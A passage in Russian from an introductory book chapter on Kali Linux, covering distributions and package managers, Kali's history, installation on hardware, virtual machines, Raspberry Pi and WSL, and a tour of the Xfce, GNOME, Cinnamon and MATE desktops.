Разные дистрибутивы предусматривают также разные форматы пакетов. Например, дистрибутив Red Hat и такие родственные ему дистрибутивы, как Red Hat Enterprise Linux (RHEL) и Fedora Core, используют формат RPM (Red Hat Package Manager). Кроме того, для управления пакетами Red Hat задействует как утилиту RPM, так и инструмент YUM (Yellowdog Updater Modified). Другие дистрибутивы могут применять другие утилиты для управления пакетами, используемые Debian, в частности APT (Advanced Package Tool). Вне зависимости от дистрибутива и формата цель пакетов заключается в том, чтобы собрать все файлы, необходимые для работы программного обеспечения, и облегчить их использование по назначению. Поскольку Kali Linux базируется на Debian, этот дистрибутив также задействует APT для управления пакетами как в плане поддерживаемых форматов, так и в плане применяемых для этого инструментов.

С годами еще одним различием между дистрибутивами стала среда рабочего стола, которая предоставляется дистрибутивом по умолчанию. В последнее время дистрибутивы стали предусматривать собственные разновидности таких сред. Все среды, включая GNU Object Model Environment (GNOME), K Desktop Environment (KDE) или Xfce, допускают настройку с помощью тем, обоев и особой организации меню и панелей. Дистрибутивы часто предлагают свои варианты среды рабочего стола. А некоторые из них даже предусматривают собственную среду. В качестве примера можно привести среду Pantheon системы ElementaryOS.

Несмотря на то что результат работы всех менеджеров пакетов одинаков, иногда выбор такого менеджера и даже среды рабочего стола может повлиять на пользовательский опыт. Кроме того, для некоторых пользователей может иметь значение глубина репозитория пакетов. Они могут предпочесть наличие большого выбора программ, которые можно установить через репозиторий, процессу ручной сборки и установки программного обеспечения. Одни дистрибутивы могут предусматривать репозитории меньшего размера, чем другие, даже будучи основанными на тех же утилитах управления пакетами и форматах. Из-за программных зависимостей, установка которых необходима для функционирования программного обеспечения, пакеты не всегда сочетаются друг с другом, даже являясь компонентами родственных дистрибутивов.

Некоторые дистрибутивы являются не универсальными, а ориентированными на определенные группы пользователей. Кроме того, такие дистрибутивы, как Ubuntu,

даже предусматривают отдельные версии для установки на сервер и на обычный настольный компьютер. Настольная версия обычно включает графический интерфейс пользователя (GUI), в то время как серверная версия его не предусматривает и, как следствие, позволяет установить гораздо меньше пакетов. Чем меньше пакетов, тем меньше вероятность подвергнуться атаке. Это очень важно, учитывая то, что на серверах часто хранится конфиденциальная информация. Кроме того, серверы больше подвержены атакам со стороны неавторизованных пользователей, поскольку они, в отличие от настольных систем, нередко предоставляют сетевые услуги.

Kali Linux — это дистрибутив, специально разработанный для пользователей, которые интересуются вопросами обеспечения информационной безопасности. Однако он относится к категории настольных систем. Это говорит о том, что его разработчики не пытаются ограничить количество устанавливаемых пакетов в стремлении сделать Kali менее подверженным атакам. Специалисту, занимающемуся тестированием безопасности, необходим широкий спектр программных пакетов, и дистрибутив Kali предоставляет к ним доступ. Это может показаться несколько ироничным, учитывая то, что дистрибутивы, ориентированные на защиту от атак (иногда их ошибочно называют *безопасными*), обычно ограничивают количество пакетов с помощью процесса, называемого *укреплением* (hardening). Однако дистрибутив Kali ориентирован на тестирование безопасности, а не на защиту от атак.

Kali Linux поддерживается компанией Offensive Security, которая занимается консалтингом и обучением в сфере безопасности. Кроме того, эта организация предлагает программу сертификации Offensive Security Certified Professional (OSCP) для людей, интересующихся наступательной безопасностью, например тестированием на проникновение и организацией деятельности «красной» команды.

Загрузка и установка Kali Linux

Самый простой способ получить дистрибутив Kali Linux — это посетить официальный веб-сайт (<https://oreil.ly/TPahL>). Там вы можете найти дополнительную информацию об этом программном обеспечении, в частности списки устанавливаемых пакетов, и загрузить ISO-образ, который можно использовать для установки на виртуальную машину, или записать на DVD для дальнейшей установки на физический компьютер.

Kali Linux базируется на Debian, но так было не всегда. Когда-то дистрибутив Kali назывался *BackTrack Linux*. BackTrack был основан на Knoppix Linux, который представлял собой «живой» (live) дистрибутив, то есть был разработан для загрузки с CD, DVD или USB-накопителя и запуска с исходного носителя, а не для установки на жесткий диск. Knoppix, в свою очередь, наследовал от Debian. Дистрибутив BackTrack, как и Kali Linux, был ориентирован на решение задач, связанных с тестированием на проникновение и цифровой криминалистикой.

Последняя версия BackTrack была выпущена в 2012 году, после чего команда Offensive Security воссоздала идею BackTrack на основе Debian Linux. Одна из особенностей Kali, унаследованная от BackTrack, — возможность «живой» загрузки. При использовании загрузочного носителя Kali вы можете выбрать либо установку, либо «живую» загрузку этого дистрибутива (рис. 1.1).



Рис. 1.1. Загрузочный экран Kali Linux

Выбор подходящего варианта зависит только от вас. При загрузке с DVD и отсутствии домашнего каталога, хранящегося на каком-либо носителе, вы не сможете сохранять данные между загрузками системы. Если у вас нет носителя для хранения информации, то при каждой загрузке все будет начинаться с нуля. Это преимущество, если вы не хотите, чтобы действия, предпринятые вами во время работы операционной системы, оставили какие-либо следы. Если же вы настраиваете SSH-ключи или другие учетные данные или хотите сохранить их, придется установить систему на локальный носитель.

Процесс установки Kali очень прост. В отличие от других дистрибутивов, которые позволяют выбирать категории устанавливаемых пакетов, Kali предусматривает их определенный набор. Вы можете что-то добавить или убрать, но изначально получаете исчерпывающий набор инструментов для тестирования безопасности и решения задач цифровой криминалистики. Процесс настройки сводится к выбору диска для установки, его разбиению на разделы и форматированию. Вам также необходимо настроить сеть, в том числе указать имя хоста и то, используете ли вы

статический IP-адрес или протокол DHCP (протокол динамической настройки узла). После того как вы все это настроите, установите часовой пояс и зададите некоторые другие основные параметры конфигурации, пакеты будут обновлены и все будет готово к загрузке Linux.

Виртуальные машины

Описанный подход может отлично работать на выделенном компьютере, но такие машины могут быть весьма дорогостоящими. Даже бюджетные компьютеры стоят немало, кроме того, для их работы требуется место и питание. А для некоторого оборудования может потребоваться еще и система охлаждения.

К счастью, Kali не требует использования выделенного компьютера. Она прекрасно работает на виртуальной машине (ВМ). Если вы собираетесь заниматься тестированием безопасности, в частности тестированием на проникновение, рекомендую создать виртуальную лабораторию. По моим наблюдениям, Kali отлично работает при использовании 4 Гбайт оперативной памяти и около 20 Гбайт дискового пространства. Если вы собираетесь хранить большое количество артефактов, полученных в ходе тестирования, вам может понадобиться дополнительное дисковое пространство. Для выполнения основных задач достаточно будет 2 Гбайт оперативной памяти, но очевидно, что чем больше памяти вы сможете выделить, тем выше будет производительность. Некоторые программы требуют больше памяти для эффективной работы.

Вы можете выбрать один из множества гипервизоров в зависимости от своей хостовой операционной системы. VMware предусматривает гипервизоры как для Mac, так и для ПК. Parallels работает на компьютерах Mac. В свою очередь, VirtualBox (<https://oreil.ly/GpOJz>) работает на ПК, компьютерах Mac, системах Linux и даже Solaris. Программа VirtualBox разработана в 2007 году, а в 2008-м была приобретена компанией Sun Microsystems. Затем компанию Sun приобрела корпорация Oracle, которая в настоящее время поддерживает VirtualBox. Тем не менее эту программу можно загрузить и использовать бесплатно. Если вы только начинаете знакомиться с миром виртуальных машин, это может стать для вас отличной отправной точкой. В плане взаимодействия с пользователями различные гипервизоры работают немного по-разному. Это выражается в нажатии разных клавиш для выхода из ВМ, разных уровнях взаимодействия с операционной системой, а также различной поддержке гостевых операционных систем, для которых гипервизор должен предоставлять драйверы. В конечном итоге выбор зависит от доступного вам бюджета и удобства использования.



К слову, одним из главных разработчиков BSD был Билл Джой, выпускник Калифорнийского университета в Беркли. Именно Джой разработал первую реализацию протоколов TCP/IP в Berkeley Unix. В 1982 году он стал соучредителем компании Sun Microsystems и, работая там, опубликовал статью о более совершенном языке программирования, чем C++, которая послужила толчком для разработки языка Java.

Один из критериев выбора гипервизора — предоставляемые им инструменты: драйверы, которые устанавливаются в ядро для обеспечения лучшей интеграции с хостовой операционной системой. К ним могут относиться драйверы печати, драйверы для совместного использования файловой системы хостовой и гостевой ОС, а также улучшенная поддержка видео. Система VMware может задействовать инструменты VMware с открытым исходным кодом, доступные в репозитории Kali Linux. Из этого же репозитория вы можете получить инструменты VirtualBox. В то же время программа Parallels предоставляет свои собственные инструменты. Одно из преимуществ использования VMware заключается в том, что драйверы с открытым исходным кодом доступны в большинстве дистрибутивов Linux, если не во всех. В прошлом у меня были некоторые проблемы с установкой Parallels Tools в некоторых версиях Linux, хотя в целом мне нравится эта программа. Если вы не хотите автоматически масштабировать экран в виртуальной машине Kali или обеспечивать обмен документами между хост-машиной и гостевой виртуальной машиной, то можете не обращать внимания на эти инструменты VM.

Дешевые вычисления

Если вы не хотите выполнять установку с нуля, но заинтересованы в использовании виртуальной машины, то можете загрузить образ VMware или VirtualBox. Kali поддерживает не только виртуальные среды, но и такие устройства на базе ARM (Advanced RISC Machine — усовершенствованная RISC-машина), как Raspberry Pi и BeagleBone. Преимущество образов VM заключается в том, что они позволяют приступить к работе, не тратя времени на установку. Для этого достаточно скачать образ и загрузить его в выбранный гипервизор. Если вы предпочитаете предварительно настроенную виртуальную машину, можете найти соответствующие образы на сайте Kali (<https://oreil.ly/rM5lh>).

Еще один бюджетный вариант запуска Kali Linux — очень недорогой и малогабаритный компьютер Raspberry Pi. Вы можете загрузить образ, предназначенный именно для него. В отличие от настольных компьютеров, Pi не использует процессор Intel или AMD. Вместо них в нем задействуется процессор ARM. Такие процессоры предусматривают меньший набор инструкций и потребляют меньше энергии, чем процессоры, обычно установленные в настольных компьютерах. Устройство Pi поставляется в виде платы размером с ладонь. Можете приобрести для него несколько корпусов и оснастить такими периферийными устройствами, как клавиатура, мышь и монитор.

Одно из преимуществ Pi — небольшой размер, позволяющий использовать его для осуществления физических атак. Вы можете установить Kali на этот компьютер и оставить его в том месте, где проводите тестирование, правда, придется обеспечить его питание и сетевое подключение. Pi предусматривает встроенный порт Ethernet, интерфейс Wi-Fi и порты USB. Установив на него Kali, вы сможете проводить локальные атаки удаленно, получая доступ к Pi через сеть. Мы рассмотрим некоторые из этих возможностей далее в книге.

Подсистема Windows для Linux

Многие люди используют Windows в качестве основной операционной системы, и это справедливо, учитывая ее удобство в плане решения большинства задач, выполняемых на настольном компьютере. В то время как виртуальные машины позволяют установить Linux на любую систему, Windows предусматривает для этого более простой способ. В 2016 году компания Microsoft выпустила подсистему *Windows Subsystem for Linux* (WSL), позволяющую запускать исполняемые двоичные файлы в ELF (Executable and Linkable Format) — стандартном формате исполняемых файлов для Linux непосредственно в Windows. Было создано две версии WSL. Первая представляла собой способ реализации системных вызовов Linux непосредственно в ядре Windows. Поскольку аппаратная архитектура не играет роли, так как исполняемые файлы Windows и Linux основаны на архитектуре процессоров Intel, основное внимание уделяется тому, как именно ядро Linux управляет аппаратным обеспечением. Это делается с помощью системных вызовов. Системные вызовы в Windows отличаются от системных вызовов в Linux. Реализация системных вызовов Linux в Windows — важный шаг к обеспечению работы исполняемых файлов Linux в Windows как нативных.

Недавно компания Microsoft изменила реализацию. Теперь настольные версии Windows включают облегченный гипервизор, являющийся реализацией Hyper-V, ранее доступного в качестве нативного гипервизора в Windows Server. В настоящее время система WSL реализуется с помощью ядра Linux, запущенного на машине Hyper-V. Приложения Linux обращаются напрямую к ядру Linux, а не к ядру Windows. Это объясняется тем, что некоторые системные вызовы Linux оказались сложно реализовать в Windows. Реализация WSL в виртуализированной среде обеспечивает изоляцию, благодаря которой приложения Linux не могут повлиять на приложения Windows, так как выполняются в отдельных областях памяти.

Устанавливается подсистема WSL очень просто. Используя командную строку, будь то PowerShell или более старый командный процессор, выполните команду `wsl --install`. На рис. 1.2 видно, что Windows по умолчанию устанавливает версию ядра Ubuntu. Если у вас уже установлена старая версия WSL, можете преобразовать ее в WSL2 с помощью команды `wsl --upgrade`. О том, что применяется старая версия, вам будет сообщено при попытке взаимодействия с WSL, однако можно проверить это заранее, введя команду `wsl -l -v` в окно PowerShell или командную строку. После установки среды вы сможете запустить ее из меню Windows. Среда Ubuntu в этом меню по умолчанию будет называться Ubuntu.

Однако нас интересует не Ubuntu, а Kali. Вы можете найти Kali в приложении Microsoft Store. Если введете «Kali» в поисковой строке, то увидите результат, изображенный на рис. 1.3. Однако установка этого приложения не приводит к установке всего дистрибутива, а лишь предоставляет возможность запуска Kali Linux. При первом открытии Kali Linux в Windows будет установлен образ и вам предложат ввести имя пользователя и пароль. При последующем запуске Kali Linux вы будете автоматически авторизовываться в оболочке командной строки.

```
Installing: Virtual Machine Platform
Virtual Machine Platform has been installed.
Installing: Windows Subsystem for Linux
Windows Subsystem for Linux has been installed.
Installing: Ubuntu
| [= 2.0% ]
```

Рис. 1.2. Установка подсистемы WSL с помощью оболочки PowerShell




Рис. 1.3. Kali Linux в Microsoft Store

Базовый образ Kali в подсистеме WSL весьма компактен и предусматривает установку небольшого количества компонентов. Одно из преимуществ WSL2 — возможность запуска графических приложений непосредственно в Windows. Так было не всегда. В Windows можно было запускать программы командной строки, но запуск графических программ требовал использования дополнительного программного обеспечения для размещения этих приложений. Сегодня Windows предусматривает функциональность для размещения графических программ. В связи с этим вы, вероятно, решите установить ряд метапакетов для получения дополнительных приложений. В этом случае можете начать с `kali-linux-default`.

Он установит сотни дополнительных пакетов, которые помогут приступить к работе. У вас не будет полноценного графического рабочего стола, но вы сможете запускать графические программы непосредственно в Windows. На рис. 1.4 показан пример приложения Ettercap, запущенный в качестве графической программы из Linux на рабочем столе Windows.




Рис. 1.4. Программа Ettercap, запущенная на рабочем столе Windows

Однако у подсистемы WSL есть некоторые ограничения. Вы столкнетесь с ними, когда приступите к тестированию беспроводных сетей. Вам понадобится физическая или виртуальная система, через которую вы сможете передать интерфейс.

Учитывая такое разнообразие вариантов, установка не должна занять много времени. После завершения установки нужно будет ознакомиться со средой рабочего стола, если выбранный вами вариант ее предусматривает.

Среды рабочего стола

Вы будете проводить много времени в среде рабочего стола, поэтому постарайтесь выбрать ту, с которой вам будет комфортно взаимодействовать. В отличие от таких проприетарных операционных систем, как Windows и macOS, Linux

предусматривает множество сред рабочего стола. Kali поддерживает использование популярных вариантов из их репозиториев, не требуя добавления дополнительных репозиториев. Если не устраивает среда рабочего стола, установленная по умолчанию, ее легко заменить. Поскольку вы, скорее всего, будете проводить в ней много времени, постарайтесь выбрать такие среду и инструменты, которые обеспечат вам не только комфорт, но и продуктивность.

Xfce

В настоящее время рабочий стол Kali по умолчанию — *Xfce*. Эта среда представляет собой довольно популярную альтернативу в силу своей легковесности и, как следствие, большей отзывчивости. Многие знакомые мне пользователи Linux выбирали Xfce в качестве предпочтительной среды, когда им требовалось рабочее окружение. Причина этого заключалась в простоте дизайна и высокой степени настраиваемости. На рис. 1.5 показана базовая конфигурация Xfce. Панель в верхней части рабочего стола полностью настраиваемая. Вы можете менять ее расположение и поведение, добавлять или удалять элементы в соответствии со своими предпочтениями. Эта панель включает в себя меню приложений, содержащее те же папки или категории, что и меню GNOME.




Рис. 1.5. Рабочий стол Xfce с меню приложений

Хотя среда Xfce основана на инструментарии GNOME Toolkit (GTK), она не является ответвлением (форком) от кодовой базы GNOME. Эта среда была разработана на основе старой версии GTK с целью создания чего-то более простого по сравнению с GNOME. Рабочий стол Xfce был задуман как легковесная альтернатива, имеющая более высокую производительность. Считалось, что рабочее окружение не должно мешать пользователям выполнять свою работу.

Как и в Windows, с которой вы наверняка хорошо знакомы, данная среда предоставляет меню с ярлыками установленных программ, сгруппированных не по производителю или названию приложения, а по функциональности. Далее перечислены категории этого меню, которые будут рассмотрены в книге:

- сбор информации (Information Gathering);
- анализ уязвимости (Vulnerability Analysis);
- анализ веб-приложений (Web Application Analysis);
- оценка базы данных (Database Assessment);
- атаки с целью взлома паролей (Password Attacks);
- атаки на беспроводные сети (Wireless Attacks);
- реверс-инжиниринг (Reverse Engineering);
- средства эксплуатации уязвимостей (Exploitation Tools);
- sniffing и spoofing (Sniffing & Spoofing);
- постэксплуатация (Post Exploitation);
- криминалистика (Forensics);
- инструменты для создания отчетов (Reporting Tools);
- инструменты социальной инженерии (Social Engineering Tools);
- системные службы (System Services).

Рядом с меню находится набор значков, напоминающий панель быстрого запуска в строке меню Windows. По умолчанию Xfce также устанавливает четыре виртуальных рабочих стола, обозначенных цифрами в строке меню. На каждом из них можно разместить запущенные приложения, чтобы не загромождать рабочую среду.

GNOME

GNOME — это среда рабочего стола, используемая по умолчанию в нескольких дистрибутивах Linux. В Kali Linux она доступна в качестве одного из дополнительных вариантов. Данная среда была частью проекта GNU (GNU's Not Unix — рекурсивное сокращение, означающее «GNU — не Unix»). Компания Red Hat, главный корпоративный участник этого проекта, применяет рабочий стол GNOME в качестве основного интерфейса для своих дистрибутивов. Этот рабочий стол также

используется в Ubuntu и некоторых других дистрибутивах. На рис. 1.6 показана среда рабочего стола с развернутым главным меню.



Рис. 1.6. Рабочий стол GNOME для Kali Linux

Главное меню открывается с помощью кнопки **Приложения** (Applications), находящейся на верхней панели. Эта панель допускает минимальную настройку с помощью инструмента **Tweaks**, правда, в основном она ограничивается изменением внешнего вида часов и календаря. Через меню **Места** (Places) можно открыть окно файлового менеджера, в котором отображается содержимое выбранной в этом меню папки. Примеры таких папок — **Домашний каталог** (Home) и **Документы** (Documents). Если выбрать одну из них, откроется окно проводника, показывающее то, что находится внутри. С помощью кнопки, размещенной в левой части верхней панели, можно открыть менеджер виртуальных рабочих столов.

Вдобавок к меню, расположенному на верхней панели, в нижней части окна имеется док, как в macOS. В доке находятся такие часто используемые приложения, как Terminal, Firefox, Metasploit, Wireshark, Burp Suite и Files. Приложение запускается одинарным щелчком на соответствующем значке. Вы можете добавить в док дополнительные значки запуска, перетаскив их из списка приложений. Для того чтобы открыть список установленных в системе приложений, упорядоченных по

алфавиту (рис. 1.7), нужно щелкнуть на значке с девятью квадратами в правой части дока. Приложения, находящиеся в доке, отображаются также в разделе **Избранное** (Favorites) меню **Приложения** (Applications) верхней панели. В то время как панель задач в Windows занимает всю ширину экрана, ширина дока в GNOME и macOS подстраивается под количество добавленных в него значков и запущенных в настоящий момент приложений.




Рис. 1.7. Список приложений в GNOME



Док macOS происходит от интерфейса операционной системы NeXTSTEP, разработанной для NeXT Computer — компьютера, для проектирования и сборки которого Стив Джобс создал компанию, после того как его выгнали из Apple в 1980-х годах. Когда компания Apple купила NeXT, многие элементы пользовательского интерфейса NeXTSTEP были включены в пользовательский интерфейс macOS. Изначально NeXTSTEP была основана на операционной системе BSD, поэтому при открытии окна терминала в macOS под капотом работает Unix.

Вход в систему через менеджер рабочего стола

GNOME — среда рабочего стола по умолчанию, однако можно легко получить доступ к другим средам. Если у вас установлено несколько окружений рабочего стола, то при входе в систему вы сможете выбрать одно из них с помощью экранного менеджера. Сначала нужно ввести имя пользователя, чтобы система могла определить среду, заданную по умолчанию. Это может быть среда, в которой вы работали в последний раз. На рис. 1.8 показаны варианты окружений рабочего стола, доступные для выбора в одной из моих систем Kali Linux.

За прошедшие годы появилось множество экранных менеджеров. Изначально экран входа в систему предоставлял оконный менеджер X, однако впоследствии были разработаны и другие экранные менеджеры, расширяющие его возможности.

Одно из преимуществ менеджера LightDM — легковесность, которая может быть особенно актуальной, если вы работаете в системе, располагающей небольшим количеством таких ресурсов, как память и производительность процессора.




Рис. 1.8. Экран выбора рабочего стола, отображаемый при входе в систему

Cinnamon и MATE

Рабочие столы Cinnamon и MATE также обязаны своим появлением GNOME. Разработчики дистрибутива Linux Mint не были уверены в GNOME 3 и поставившейся вместе с ним оболочке GNOME Shell. В результате была создана среда *Cinnamon*, которая изначально представляла собой оболочку для среды рабочего стола GNOME. Вторая версия Cinnamon превратилась в самостоятельное окружение рабочего стола. Одно из его преимуществ заключается в сходстве с Windows в том, что касается расположения элементов. Как вы можете видеть на рис. 1.9, в левом нижнем углу находится кнопка вызова меню, а часы и другие системные виджеты расположены в правой части нижней панели, как и в Windows. В свою очередь, пункты меню аналогичны пунктам меню в GNOME и Xfce.

Как уже было сказано, у разработчиков существовали опасения по поводу GNOME 3, а также изменения внешнего вида и поведения рабочего стола. Кто-то может назвать это высказывание преуменьшением, приведя в качестве доказательства реализацию в некоторых дистрибутивах других вариантов внешнего вида рабочего стола, примером чего может служить последняя версия GNOME в Kali Linux. Как бы то ни было, среда Cinnamon представляла собой интерфейс, опиравшийся на базовую архитектуру GNOME 3 и являвшийся одной из его альтернатив.




Рис. 1.9. Рабочий стол Cinnamon с открытым меню

В свою очередь, *MATE* — ответвление от кодовой базы среды GNOME 2. Тем, кто привык работать с GNOME 2, интерфейс MATE покажется знакомым, так как он реализует классический внешний вид данной среды. На рис. 1.10 показано, как он выглядит в Kali. Как видите, в меню содержатся те же пункты, что и в других окружениях. В то время как Xfce, Cinnamon, GNOME и другие среды рабочего стола постепенно меняли свой внешний вид, реализация MATE в Kali все еще выглядит практически так же, как в момент первого выпуска.

